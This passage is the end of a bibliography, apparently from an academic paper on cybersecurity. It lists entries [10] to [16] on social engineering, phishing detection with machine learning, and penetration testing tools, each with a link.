[10] Basan, E. S., Archakova, D. A., & Ivannikova, T. N. (2023). Design as a way to involve the end user in information security issues. *IEEE 24th International Conference of Young Professionals in Electron Devices and Materials (EDM)*. Southern Federal University, Taganrog, Russia.

<https://ieeexplore.ieee.org/abstract/document/10225216>

[11] Junger, M., Montoya, L., & Overink, F.-J. (2017). Priming and warnings are not effective to prevent social engineering attacks. *Computers in Human Behavior*, 66, 75–87.

<https://www.sciencedirect.com/science/article/pii/S0747563216306392>

[12] Krombholz, K., Hobel, H., Huber, M., & Weippl, E. (2015). Advanced social engineering attacks. *Journal of Information Security and Applications*, 22(1), 113–122.

<https://www.sciencedirect.com/science/article/pii/S2214212614001343>

[13] Abedin, N. F., Saifuddin, M., Bawm, R., Rahman, M. A., & Sarwar, T. (2020). Phishing attack detection using machine learning classification techniques. *IEEE Third International Conference on Intelligent Sustainable Systems (ICISS)*.

<https://ieeexplore.ieee.org/abstract/document/9315895>

[14] Etik, H., & Can, Ö. (2024). Siber güvenlikte Kali Linux ve sızma araçlarının kullanımı. *Kadirli Uygulamalı Bilimler Fakültesi Dergisi*, 4(1), 210–226.

<https://kadirliubfd.com/index.php/kubfd/article/view/112>

[15] Chinnasamy, P., Selvaraj, R., Ramprathap, K., Kumaresan, N., & Dhanasekaran, S. (2022). An efficient phishing attack detection using machine learning algorithms. *IEEE International Conference on Advances in Smart, Secure and Intelligent Computing (ASSIC)*.

<https://ieeexplore.ieee.org/abstract/document/10088399>

[16] Ansari, M. F., Pati, A., Panigrahi, A., Bhattacharya, K., & Jakka, G. (2022). Prevention of phishing attacks using AI algorithm. *IEEE Odisha International*

Conference on Electrical Power Engineering, Communication and Computing Technology (ODICON).

<https://ieeexplore.ieee.org/abstract/document/10010185>